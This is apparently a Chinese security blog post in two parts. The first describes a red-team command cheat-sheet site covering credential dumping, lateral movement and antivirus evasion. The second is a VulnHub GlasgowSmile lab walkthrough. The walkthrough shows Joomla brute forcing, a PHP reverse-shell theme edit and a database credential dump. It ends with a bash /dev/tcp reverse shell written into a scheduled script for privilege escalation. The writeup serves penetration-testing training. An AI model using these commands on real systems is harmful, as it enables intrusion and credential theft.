
红队命令速查手册 站点:https://book.shentoushi.top/核心作用:这个站点的核心目标是解决红队行动和渗透测试过程中面临的“命令记忆痛点”,充当一个集中化的、快速查询的实战命令速查手册。它将自己定位为安全从业者(尤其是红队成员)的“技术备忘录”和“效率工具”。功能详解:命令的全面整合与分类:站点最显著的功能是将红队渗透中常用的、零散的命令进行了系统性的收集和分类。这涵盖了:操作系统基础命令:明确区分Win命令(Windows) 和Linux命令,这是渗透工作的底层基础。核心安全工具指令:专门整理了wmic,powershell,mimikatz(及其相关变种),metasploit(框架及其常用模块),cobalt strike(及其相关工具)等重量级工具的常用命令和操作语法。掌握这些工具的命令是红队工作的核心技能。专项技术领域命令:隧道代理 (隧道代理工具):整理用于端口转发、代理、内网穿透等场景的工具命令。Web渗透 (Web渗透技巧):包含针对 Web 应用的常见攻击手段和工具命令。内网渗透 (内网渗透):细分为信息收集 (Information)、横向移动 (Win/Linux_LateralMovement)、以及利用impacket工具集进行内网渗透的命令。LOLBins (Lolbin介绍):收集利用 Windows (Win_Lolbin) 和 Linux (Linux_Lolbin) 系统自带合法程序 (Living-off-the-Land Binaries) 进行攻击或绕过检测的技巧与命令组合。凭证提取 (Credential介绍):专门章节讲解如dump_lsass和dump_lsa等关键凭证提取技术的命令和方法。权限提升 (Privilege介绍):整理系统提权 (Privilege_Escalation) 的常用命令和技巧。数据库操作 (数据库命令):覆盖主流数据库 (Mssql,Mysql,Oracle,PostgreSql,Redis) 在渗透中常用的连接、查询、命令执行等语句。编程相关 (编程常用命令):提供Go,Nim,Rust,Python等红队常用开发或利用语言的代码片段或编译命令 (Go,Nim,RustCode,PythonCode)。反病毒规避 (Anti Virus介绍):提供针对常见安全产品(如Kaspersky,Defender,Avast,SangforEDR,Asiainfo,Dbappsecurity,Skylar,HipsTray)的规避技巧或相关命令参考(虽然可能不是直接的绕过命令,但包含相关上下文)。结构清晰,便于速查:网站采用层级目录结构(如“系统命令 > Win命令收集”),逻辑清晰。用户可以根据当前的操作环境(Windows/Linux)、使用的工具(Metasploit/Cobalt Strike)、执行的任务(信息收集/横向移动/提权/凭证窃取)或针对的目标(数据库/特定 AV)快速导航到对应的命令集合。顶部的“手册 (手册)”部分进一步提炼了渗透常用命令,可能是最精华、最高频命令的快速索引。聚焦实战,解决实际问题:其内容直接来源于红队实践中积累的需求。整合系统命令、工具命令、专项技术命令的目的,就是为了让安全工程师在紧张的渗透测试或红队演练中,能快速找到并验证需要执行的命令,避免因记忆模糊或查找资料浪费时间,甚至出错。例如,忘记某个特定的mimikatz参数或一个用于数据库提权的特定 SQL 查询,都可以在这里查找。作为知识库的补充 (Wiki):关联的 Wiki (https://wiki.shentoushi.top/) 表明该站点可能是一个更广泛知识体系的一部分。主站点 (book.shentoushi.top) 专注于命令速查,而 Wiki 可能承载更深入的技术原理、战术讲解、工具分析或开源项目 (github安全开源项目) 的详细文档。总结:RedTeam And Command(https://book.shentoushi.top) 是一个高度实用主义导向的网站。它不做冗长的理论阐述,而是将红队和渗透测试人员在日常工作中最常需要、最容易遗忘的各种系统命令、工具指令、专项技术操作语句进行了系统化的归类和呈现。它本质上是一个为提升安全工程师操作效率而生的“红队实战命令速查字典”和“专项技术命令手册”,其价值在于让用户能快速定位并准确执行所需的命令,从而更流畅地完成复杂的渗透任务。关联的 Wiki 站点则可能提供更深层次的技术背景支持。往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-
VulnHub--GlasgowSmile-v1.1 靶机地址:https://www.vulnhub.com/entry/glasgow-smile-11,491/首先对目标地址进行端口扫描访问80界面来看看插件的内容以及dirb目录扫描的结果,这里发现了一个joomla的cms内容管理系统我们使用joomscan进行目录扫描joomscan --url http://10.10.10.129/joomla版本指纹为 Joomla 3.7.3rc1尝试一顿操作后,都登录不进去,找exp也没有,那么就来爆破后台地址http://10.10.10.129/joomla/administrator普通密码字典爆破失败后我又试着将index.php中的信息用cewl做成字典进行尝试cewl http://10.10.10.129/joomla > dict1.txt继续打开burp抓包,尝试admin进行爆破添加字典没有结果这里要使用这个默认的用户joomla此时的密码就爆破成功了来到后台的管理我们找到已启动的主题这里修改配置文件,为反弹shell的php(kali自带的)之后访问主页就能反弹成功了我们使用FeatherScanwget 10.10.10.128:8000/FeatherScanchmod +x FeatherScan./FeatherScan检查敏感文件/etc/passwd、/etc/shadow都不可写,以及sudo命令都不可以使用通过FeatherScan linux内网扫描工具扫描出来可能存在脏牛提权漏洞尝试一下是失败的,看样子是已经修复了的切换思路,我们来到cms的配置文件可以看到密码就是Gotham(刚刚爆破出来的结果)mysql -ujoomla -pbabyjokeruse joomla_dbuse mysqlselect User,Password from user;找到了root的解密结果为babyjoker切换任意一个用户试试看样子都没有效果,我们换一个数据库看看use batjokeselect * from taskforce;很好找到了这些密码,全部记下来并解密(base64)Bane:baneishereAaron:aaronishereCarnage:carnageisherebuster:busterishereffrob:???AllIHaveAreNegativeThoughts???aunt:auntis the fuck here发现rob用户存在,切换用户成功找到第一个flag这里有一个abner用户的求救文件,看样子是一个加密文件,那么是什么加密呢,从一封信的角度来看,对内容做隐藏让我想到了ROT13https://btsrk.me/,打开这个站点,我们对这个结果进行解密翻译结果如下简单来说就是让我们解密这段base64加密的结果STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==┌──(root㉿kali)-[/data/demo]└─# echo "STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==" | base64 -dI33hope99my0death000makes44more8cents00than0my0life0解密成功后就切换到这个用户找到第二个flag,又有一个提示信息,但是没什么用前面信息收集都搜集的差不多了(FeatherScan),直到我查看到了他的历史命令包含了这样一个东西找到这个文件的位置,还要我们输入密码find / -name .dear_penguins.zip 2>/dev/null下载下来尝试爆破,用kali自带的字典一顿操作没有结果后,我使用了当前用户的密码进行猜测,就成功了abner@glasgowsmile:/var/www/joomla2/administrator/manifests/files$ unzip .dear_penguins.zip -d /tmp<r/manifests/files$ unzip .dear_penguins.zip -d /tmpArchive: .dear_penguins.zip[.dear_penguins.zip] dear_penguins password: I33hope99my0death000makes44more8cents00than0my0life0inflating: /tmp/dear_penguins abner@glasgowsmile:/$ cd /tmpcd tmpabner@glasgowsmile:/tmp$ lslsdear_penguinsabner@glasgowsmile:/tmp$ cat dear_penguinscat dear_penguinsMy dear penguins, we stand on a great threshold! It's okay to be scared; many of you won't be coming back. Thanks to Batman, the time has come to punish all of God's children! First, second, third and fourth-born! Why be biased?! Male and female! Hell, the sexes are equal, with their erogenous zones BLOWN SKY-HIGH!!! FORWAAAAAAAAAAAAAARD MARCH!!! THE LIBERATION OF GOTHAM HAS BEGUN!!!!!scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz就又看到一段密文scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz,再次切换用户试试在penguin用户中看到了一个find命令,且具有suid权限,很多人可能会想到find提权,但是这里可不是,下面看描述1、s(setuid 位):表示该文件在执行时,会以文件所有者(penguin)的权限运行,而不是执行者的权限。2、这里的所有者是penguin,所以find运行时会有penguin的权限(不是root)。我们来看下面这个文件,也是一个可执行文件,查看内容竟然是一个可执行sh脚本开始修改penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ echo '#/bin/sh'#/bin/shpenguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ echo '#!/bin/bash' > .trash_oldpenguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ echo '/bin/sh -i >& /dev/tcp/10.10.10.130/1234 0>&1' >> .trash_oldpenguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ cat .trash_old#!/bin/bash/bin/sh -i >& /dev/tcp/10.10.10.130/1234 0>&1penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ ./.trash_old到此提权成功往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】linux隐身登录